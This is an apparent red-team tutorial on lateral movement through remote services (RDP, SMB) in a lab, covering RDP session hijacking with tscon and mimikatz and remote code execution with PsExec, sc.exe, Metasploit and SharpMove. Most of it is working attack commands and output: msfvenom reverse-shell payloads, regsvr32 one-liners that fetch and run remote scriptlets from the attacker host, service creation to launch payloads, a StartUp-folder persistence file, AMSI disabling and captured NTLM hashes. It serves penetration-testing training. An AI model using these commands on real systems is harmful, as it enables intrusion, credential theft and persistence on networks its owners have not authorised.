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Introduction

During Red Team assessments, after a compromise has been done, attackers tend to laterally move through the network gaining more relevant information on other systems. This lateral movement is possible through the use of many binaries/services/processes. In this article we will be solely focusing on Lateral Movement using Remote Services, i.e., services that can help in code/command execution on remote systems by taking in valid set of credentials. Oftentimes, same set of credentials are used within organization and this type of lateral movement becomes very easy and effective.

MITRE TACTIC: Lateral Movement (TA0008)

MITRE TECHNIQUE ID: T1021 (Remote Services)

SUBTITLE: Multiple Titles

(T1021.001, T1021.002, T1021.003, T1021.004, T1021.005, T1021.006)

Background

Lateral movement is very helpful in gathering more data by compromising more systems rather than relying on just a single system to gain higher privileges and eventually compromise entire network.

Certain services are specifically designed to provide remote sessions and they accept connections if valid credentials are provided. In domain networks, this basic authentication is replaced with Kerberos however, a set of valid credentials can still be used across the network and on multiple devices. For example, an HR admin account can be logged on to any HR system and more data can be fetched this way by moving laterally.

The aim of this article is to demonstrate as many methods as possible by exploiting most well-known remote services including RDP, SSH etc. By the end of the article, we will talk about services like mimikatz and wmi. These services essentially use one or more combinations of the remote services to provide remote sessions.

Let's start with RDP first and gradually move on to other services.

Understanding Attack Lab

For the article I have two setups in hand. One is an Active Directory setup with the domain "ignite.local" and the other is simple 2 windows devices connected on bridged with a Kali system in a non-domain environment. The details are as follows:

Non-Domain Systems

Username	Build	IP	Role
hex/Administrator	Windows 10 Enterprise 1809	192.168.0.119	Compromised Victim
server	Windows 10 Enterprise 1809	192.168.179.130	SSH Tunnel Destination
hex	Windows 10 Enterprise 1809	192.168.179.130	SSH Tunnel Medium
root	Kali Linux 2022.1	192.168.0.89	Attacker

Domain Systems ignite.local

Hostname	Build	IP	Role
dc1	Windows Server 2016	192.168.1.2	Lateral Destination
workstation01	Windows 10 1511	192.168.1.3	Compromised Victim
Kali	Kali Linux 2022.1	192.168.1.4	Attacker

Lateral Movement through RDP (T1021.001)


According to [Microsoft](#), RDP is based on, and is an extension of, the T-120 family of protocol standards. A multichannel capable protocol allows for separate virtual channels for carrying the following information:

- presentation data
- serial device communication
- licensing information
- highly encrypted data, such as keyboard, mouse activity


In other words, it lets a user communicate with a remote server by providing him a fully functional GUI.

RDP Hijacking using Task Manager

When you connect to a user “Administrator” and open task manager-> go to users-> you’d see this if a user “hex” is signed out currently but exists.



You can click on hex and choose connect



Task manager would now ask for the credentials for user hex

rdesktop - 192.168.0.119

Task Manager

File Options View

Processes Performance App history Startup Users Details Services

User	Status	27% CPU	48% Memory	100% Disk	0% Network
> hex (34)	Disconnected	0%	286.9 MB	0.1 MB/s	0 Mbps
> Administrator (34)		1.0%	268.4 MB	0.1 MB/s	0 Mbps

Task Manager

Enter the selected user's password

User name: hex

Password:

OK Cancel

Fewer details Sign out

You'd be successfully connected to hex now. As it can be confirmed in cmd


```
rdesktop - 192.168.0.119  
C:\> Command Prompt  
Microsoft Windows [Version 10.0.17763.1935]  
(c) 2018 Microsoft Corporation. All rights reserved.  
C:\Users\hex>whoami  
desktop-9gsgko9\hex  
C:\Users\hex>
```

RDP Hijacking using Tscon

tscon is a Microsoft Windows utility that was introduced the release of Windows Server 2012. It is used to connect to another session on a Remote Desktop Session Host server. It requires the destination and the session id to work. The User credentials can also be passed as parameter in tscon. Read more about it [here](#).

Now the interesting thing is, if you have managed to achieve SYSTEM level permissions (NT AUTHORITY\SYSTEM), you could switch RDP sessions using tscon without needing password. This worked on older versions of Windows 10 flawlessly. In newer versions, there is still a need for password.

So, we first achieve NT AUTHORITY\SYSTEM on our compromised system using psexec and then see interactive sessions. We switch to the desired session (number 3 here) and use /DEST switch to switch current connection (rdp-tcp#9) with user in 3rd session.

```
whoami  
psexec64.exe -s cmd  
whoami  
query user  
cmd /k tscon 3 /DEST:rdp-  
tcp#9
```

```
\\DESKTOP-9GSGKO9: cmd

C:\Users\Public>whoami
desktop-9gsgko9\administrator

C:\Users\Public>PsExec64.exe -s cmd

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>query user

USERNAME                SESSIONNAME              ID  STATE  IDLE TIME  LOGON TIME
-----                -
administrator            rdp-tcp#9                2  Active      .    3/25/2022 8:48 PM
hex                      3  Disc       3    3/25/2022 8:59 PM

C:\Windows\system32>cmd /k tscon 3 /DEST:rdp-tcp#9
```

It will immediately open a new user “hex” in the same Remote Desktop Connection! This can be verified by whoami

```
C:\Windows\System32\cmd.exe

Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\System32>whoami
desktop-9gsgko9\hex

C:\Windows\System32>
```

RDP Hijacking using Mimikatz

Mimikatz includes a module “ts” to play with RDP sessions. It is an implementation of tscon only with added features of mimikatz. We can see active user sessions using

```
ts::sessions
```

```
mimikatz # ts::sessions   
  
Session: 0 - Services  
state: Disconnected (4)  
user : @  
curr : 3/25/2022 9:33:24 PM  
lock : no  
  
Session: *2 - RDP-Tcp#13  
state: Active (0)  
user : Administrator @ DESKTOP-9GSGK09  
Conn : 3/25/2022 9:30:55 PM  
disc : 3/25/2022 9:30:54 PM  
logon: 3/25/2022 8:48:18 PM  
last : 3/25/2022 9:33:24 PM  
curr : 3/25/2022 9:33:24 PM  
lock : no  
addr4: 192.168.0.89  
  
Session: 3 -  
state: Disconnected (4)  
user : hex @ DESKTOP-9GSGK09  
Conn : 3/25/2022 9:26:36 PM  
disc : 3/25/2022 9:28:11 PM  
logon: 3/25/2022 8:59:37 PM  
last : 3/25/2022 9:28:11 PM  
curr : 3/25/2022 9:33:25 PM  
lock : no  
  
Session: 7 - Console
```

We have a disconnected user hex on session ID 3. Let's connect to it. What we did using psexec, mimikatz does it automatically by using token impersonation to elevate privileges.

```
privilege::debug  
token::elevate  
ts::remote /id:3
```

```

mimikatz # privilege::debug ←
Privilege '20' OK

mimikatz # token::elevate ←
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

656      {0;000003e7} 0 D 40879      NT AUTHORITY\SYSTEM      S-1-5-18
-> Impersonated !
* Process Token : {0;000e0d3d} 2 D 9328471      DESKTOP-9GSGK09\Administrator
500      (14g,24p)      Primary
* Thread Token : {0;000003e7} 0 D 9425364      NT AUTHORITY\SYSTEM      S-1-5-18
elegation)

mimikatz # ts::remote /id:3 ←
Asking to connect from 3 to current session

> Connected to 3

```

And then you'd be presented with user "hex's" remote desktop!

SharpRDP Authenticated Command Execution

Oxthirteen developed the [SharpRDP](#) tool which provides various methods and techniques for authenticated command execution using RDP as a service. This method won't include hijacking over remote sessions, rather, using logon information to provide code execution. It does so this by utilising COM library and mstscax.dll. Read more [here](#).

First, we will create a payload

```
msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.0.89 lport=1337 -f exe > shell.exe
```

```

(root@kali)-[~]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1337 -f exe > shell.exe ←
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

```

Next, we will host this file in our SMB share. We can set up a share manually or use Impacket's smbserver to set up a temporary share with the name "sharename"

```
smbserver.py sharename /root
```



```

(root@kali)-[~]
# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1157
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
desktop-9gsgko9\administrator
C:\Windows\system32>

```

Lateral Movement through SMB (T1021.002)

SMB is one of the most widely used network protocol that allows users communicate with remote systems across a network. Generally, it is used for sharing files, printers but by utilising writeable shares, it can be used to conduct command execution, and eventually lateral movement.

PsExec SMB RCE

Many tools like psexec utilise SMB to conduct authenticated command execution. According to Microsoft, “PsExec is a light-weight telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software. PsExec’s most powerful uses include launching interactive command-prompts on remote systems and remote-enabling tools like IpConfig that otherwise do not have the ability to show information about remote systems.” First, let’s use impacket’s smbserver to create a local SMB share that will host our malicious file. This file will eventually be written on remote systems and executed to gain movement.

```
smbserver.py sharename /root
```

```

(root@kali)-[~/impacket/examples]
# smbserver.py sharename /root
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

```

Thereafter, we will now create a malicious file using msfvenom

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1337 -f exe > shell.exe
```

```
(root@kali)-[~]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1337 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Now, we will use the compromised system and upload psexec64.exe in it. Then, we will use the following command to launch our malicious file in the host specified.

```
psexec64.exe \\DESKTOP-9GSGK09 -u hex -p 123 cmd.exe /c \\192.168.0.89\sharename\shell.exe
```

```
C:\Users\Public>psexec64.exe \\DESKTOP-9GSGK09 -u hex -p 123 cmd.exe /c \\192.168.0.89\sharename\shell.exe
psexec64.exe \\DESKTOP-9GSGK09 -u hex -p 123 cmd.exe /c \\192.168.0.89\sharename\shell.exe

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
```

As you can see, hex has reached our smb share and fetched the file

```
[*] Remaining connections []
[*] Incoming connection (192.168.0.119,1469)
[*] Closing down connection (192.168.0.119,1469)
[*] Remaining connections []
[*] Incoming connection (192.168.0.119,1470)
[*] Closing down connection (192.168.0.119,1470)
[*] Remaining connections []
[*] Incoming connection (192.168.0.119,1074)
[*] AUTHENTICATE_MESSAGE (DESKTOP-9GSGK09\hex,DESKTOP-9GSGK09)
[*] User DESKTOP-9GSGK09\hex authenticated successfully
[*] hex :: DESKTOP-9GSGK09:aaaaaaaaaaaaaaaa:884a67d759104cc3d0870efdbb621903:010100000000000000866faa873fd801b30fd0094
bebb87400000000010010006e0077005100450075004c0073005900030010006e0077005100450075004c007300590002001000780059004f006
60055004d0071004b0004001000780059004f00660055004d0071004b00070008000866faa873fd801060004000200000008003000300000000
0000000000000000200000b6edd405337fcf0b0fe1808d67ac3cee5220d2e799e6f77c532e4440e581f9a0a00100000000000000000000
000000000000900220063006900660073002f003100390032002e003100360038002e0030002e0038003900000000000000000000
[*] AUTHENTICATE_MESSAGE (\,DESKTOP-9GSGK09)
[*] User DESKTOP-9GSGK09\ authenticated successfully
[*] :: 00 :: aaaaaaaaaaaaaaaaaa
```

And hence, we have successfully received a reverse shell back!

```
(root@kali)-[~]
# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1075
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
desktop-9gsgko9\hex
C:\Windows\system32>
```

Sc.exe process creation

sc.exe is a command-line tool which comes bundled with Windows and offers the functionality to maintain and administer Windows NT services. This is a non-essential system process, however it can be used to create processes and execute DLLs in them. Here, we will create a process “ignite” and use regsvr method to define the executing DLL within that process.

First, let's set up our handler and generate regsvr code using Metasploit.

```
use exploit/multi/script/web_delivery
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.0.89
set LPORT 1234
set target 3
run
```

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload windows/x64/shell_reverse_tcp
msf6 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 3
target => 3
msf6 exploit(multi/script/web_delivery) > set LHOST 192.168.0.89
LHOST => 192.168.0.89
msf6 exploit(multi/script/web_delivery) > set LPORT 1337
LPORT => 1337
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.89:1337
[*] Using URL: http://0.0.0.0:8080/nGU8JQ0b90jF
[*] Local IP: http://192.168.0.89:8080/nGU8JQ0b90jF
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.0.89:8080/nGU8JQ0b90jF.sct scrobj.dll
msf6 exploit(multi/script/web_delivery) > |
```

Now, the regsvr code that we obtained can be included within the sc.exe binpath command. The following command creates a process ignite with the above code in it. It then starts the same. Please note that “DESKTOP-9GSGKO9” is the destination windows system, where the code is to be executed.

```
sc \\DESKTOP-9GSGKO9 create ignite binpath= "C:\Windows\System32\regsvr32 /s /n /u
/i:http://192.168.0.89:8080/nGU8JQ0b90jF.sct scrobj.dll"
sc \\DESKTOP-9GSGKO9 start ignite
```



```

C:\Users\Public>sc \\DESKTOP-9GSGK09 create ignite binpath= "C:\Windows\System32\regsvr32 /s /n /u /
i:http://192.168.0.89:8080/ngU8JQ0b90jF.sct scrobj.dll"
sc \\DESKTOP-9GSGK09 create ignite binpath= "C:\Windows\System32\regsvr32 /s /n /u /i:http://192.168
.0.89:8080/ngU8JQ0b90jF.sct scrobj.dll"
[SC] CreateService SUCCESS

C:\Users\Public>sc \\DESKTOP-9GSGK09 start ignite
sc \\DESKTOP-9GSGK09 start ignite
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\Users\Public>

```

As you can see, a service start failed error has been obtained but that is because the DLL we provided isn't a valid one. It would still execute our DLL and give us a reverse shell! Here, we had the Admin authority over the writeable shares in remote system so we received an NT AUTHORITY\SYSTEM privilege but depending on the rights you have, this may vary.

```

[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.0.89:8080/ngU8JQ0b90jF.sct scrobj.dll
msf6 exploit(multi/script/web_delivery) > [*] 192.168.0.119 web_delivery - Handling .sct Request
[*] 192.168.0.119 web_delivery - Delivering Payload (3669 bytes)
[*] Sending stage (200262 bytes) to 192.168.0.119
[*] Meterpreter session 1 opened (192.168.0.89:1337 → 192.168.0.119:1219 ) at 2022-03-25 01:20:29 -
0400

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Metasploit SMB Remote PsExec

A Metasploit psexec module exists which can compromise a remote system if SMB is reachable on the target and the credentials provided are valid. Here, let's say we obtained SMB credentials Administrator:123, we can use these credentials across the network and compromise other systems with the same set of credentials. Here, you can see, we set the payload to be a meterpreter one and upon successful execution, we have received a web shell!

```

use exploit/windows/smb/psexec
set payload windows/x64/meterpreter/reverse_tcp
set RHOSTS 192.168.0.119
set SMBUSER Administrator
set SMBPASS 123
set LHOST 192.168.0.89
set LPORT 4444
exploit

```

```

msf6 > use exploit/windows/smb/psexec
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.0.119
RHOSTS => 192.168.0.119
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPASS 123
SMBPASS => 123
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.0.89
LHOST => 192.168.0.89
msf6 exploit(windows/smb/psexec) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.0.89:4444
[*] 192.168.0.119:445 - Connecting to the server...
[*] 192.168.0.119:445 - Authenticating to 192.168.0.119:445 as user 'Administrator'...
[*] 192.168.0.119:445 - Selecting PowerShell target
[*] 192.168.0.119:445 - Executing the payload...
[+] 192.168.0.119:445 - Service start timed out, OK if running a command or non-service executable..
.
[*] Sending stage (200262 bytes) to 192.168.0.119
[*] Meterpreter session 2 opened (192.168.0.89:4444 -> 192.168.0.119:1292) at 2022-03-25 04:23:58 - 0400

meterpreter >

```

Cmd.exe SMB RCE

Cmd.exe in Windows is also capable of executing commands on a remote system if the user has write access on critical shares like C\$, ADMIN\$ etc, cmd.exe can copy a file to locations like C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp and gain persistence in conjunction with lateral movement.

However, in this example, we will just run a simple regsvr command and write its output to a file called ignite in ADMIN\$ share demonstrating the write capability of the command.

```

use exploit/multi/script/web_delivery
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.0.89
set LPORT 1234
set target 3
run

```

```

msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set LHOST 192.168.0.89
LHOST => 192.168.0.89
msf6 exploit(multi/script/web_delivery) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/script/web_delivery) > set target 3
target => 3
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.89:1234
[*] Using URL: http://0.0.0.0:8080/jqVdIASVxjl4T
[*] Local IP: http://192.168.0.89:8080/jqVdIASVxjl4T
[*] Server started.
msf6 exploit(multi/script/web_delivery) > [*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.0.89:8080/jqVdIASVxjl4T.sct scrobj.dll

```

Now we run this using cmd.exe

```

cmd.exe /Q /c "C:\Windows\System32\regsvr32 /s /n /u
/i:http://192.168.0.89:8080/jqVdIASVxjl4T.sct scrobj.dll" 1> \\127.0.0.1\ADMIN$\ignite 2>&1

```

```

C:\Users\Public>cmd.exe /Q /c "C:\Windows\System32\regsvr32 /s /n /u /i:http://192.168.0.89:8080/jqVdIASVxjl4T.sct scrobj.dll" 1> \\127.0.0.1\ADMIN$\ignite 2>&1
cmd.exe /Q /c "C:\Windows\System32\regsvr32 /s /n /u /i:http://192.168.0.89:8080/jqVdIASVxjl4T.sct scrobj.dll" 1> \\127.0.0.1\ADMIN$\ignite 2>&1
C:\Users\Public>

```

This gives us a reverse shell!

```

[*] 192.168.0.119 web_delivery - Handling .sct Request
[*] 192.168.0.119 web_delivery - Delivering Payload (3734 bytes)
[*] Sending stage (200262 bytes) to 192.168.0.119
[*] Meterpreter session 1 opened (192.168.0.89:1234 -> 192.168.0.119:1340 ) at 2022-03-25 04:44:43 - 0400
set LHOST 192.168.0.89
LHOST => 192.168.0.89
msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DESKTOP-9GSGK09\Administrator
meterpreter >

```

As you can see, the output file has been created in the remote share we specified. Though there was no output so the file is empty, but it got created.

```

C:\Users\Administrator>dir \\DESKTOP-9GSGK09\ADMIN$
Volume in drive \\DESKTOP-9GSGK09\ADMIN$ has no label.
Volume Serial Number is 366C-54EE

Directory of \\DESKTOP-9GSGK09\ADMIN$

03/25/2022  02:14 PM    <DIR>          .
03/25/2022  02:14 PM    <DIR>          ..
09/15/2018  01:03 PM    <DIR>          addins
09/15/2018  01:03 PM    <DIR>          appcompat
03/17/2022  10:40 AM    <DIR>          apppatch
03/24/2022  06:25 PM    <DIR>          AppReadiness
03/17/2022  11:25 AM    <DIR>          assembly
03/17/2022  10:40 AM    <DIR>          bcastdvr
03/17/2022  09:39 AM             79,360 bfsvc.exe
09/15/2018  01:03 PM    <DIR>          Boot
09/15/2018  01:03 PM    <DIR>          Branding
03/24/2022  07:26 PM    <DIR>          CbsTemp
09/15/2018  03:00 PM    <DIR>          Containers
02/26/2022  09:44 AM    <DIR>          CSC
09/15/2018  01:03 PM    <DIR>          Cursors
02/26/2022  09:43 AM    <DIR>          debug
09/15/2018  01:03 PM    <DIR>          diagnostics
09/15/2018  02:36 PM    <DIR>          DigitalLocker
02/26/2022  11:11 PM             1,947 DtcInstall.log
09/15/2018  12:58 PM             35,353 Education.xml
09/15/2018  02:36 PM    <DIR>          en-US
09/15/2018  12:58 PM             35,393 Enterprise.xml
03/17/2022  09:39 AM             4,389,168 explorer.exe
09/15/2018  01:03 PM    <DIR>          GameBarPresenceWriter
09/15/2018  01:03 PM    <DIR>          Globalization
09/15/2018  02:36 PM    <DIR>          Help
03/17/2022  09:43 AM             1,072,128 HelpPane.exe
09/15/2018  12:59 PM             18,432 hh.exe
09/15/2018  01:03 PM    <DIR>          IdentityCRL
03/25/2022  02:14 PM              0 ignite
03/17/2022  10:40 AM    <DIR>          IME
03/17/2022  10:40 AM    <DIR>          ImmersiveControlPanel

```

Another example of this could be to write a bat file in a remote share of victim 192.168.0.120 which would save our payload execution command in StartUp and this will be executed next time system restarts.

```

cmd.exe /Q /c "echo 'cmd.exe /c \\192.168.0.89\sharename\shell.exe'" 1>
\\192.168.0.120\C$\ProgramData\Microsoft\Windows\Start
Menu\Programs\StartUp\ignite.bat 2>&1

```

SharpMove.exe SMB RCE

Oxthirteen has developed a C# script called [SharpMove](#) which utilizes many different remote services to conduct code execution. It can use an SMB share on a remote system to execute code. It can also try and disable AMSI as an added bonus. In this example, we will modify an existing service by entering our own code in it. We just created a service called "ignite" while demonstrating sc.exe, let's modify that service. Execution on system with hostname "DESKTOP-9GSGK09" can be achieved like so:

```
SharpMove.exe action=modsvc computername=DESKTOP-9GSGK09 command="cmd.exe /c \\192.168.0.89\sharename\shell.exe" amsi=true servicename=ignite username=Administrator password=123
```

```
C:\Users\Public>SharpMove.exe action=modsvc computername=DESKTOP-9GSGK09 command="cmd.exe /c \\192.168.0.89\sharename\shell.exe" amsi=true servicename=ignite username=Administrator password=123
SharpMove.exe action=modsvc computername=DESKTOP-9GSGK09 command="cmd.exe /c \\192.168.0.89\sharename\shell.exe" amsi=true servicename=ignite username=Administrator password=123

Host : DESKTOP-9GSGK09
[+] User credentials : Administrator

[X] Failed to connect to WMI: User credentials cannot be used for local connections
[+] Created AmsiEnable and set to : 0

[+] Original Service Information
[+] Service : ignite
[+] Display name : ignite
[+] Bin path : C:\Windows\System32\regsvr32 /s /n /u /i:http://192.168.0.89:8080/nGU8JQ0b90jF.sct scrobj.dll

[+] Updating Service binpath : cmd.exe /c \\192.168.0.89\sharename\shell.exe
[+] Starting Service : ignite
[+] Startup of service returned : 7

[+] Stopping service
[+] Resetting Service binpath : C:\Windows\System32\regsvr32 /s /n /u /i:http://192.168.0.89:8080/nGU8JQ0b90jF.sct scrobj.dll
[+] Windows Script Key existed... leaving alone
[+] Removed AmsiEnable Value
```

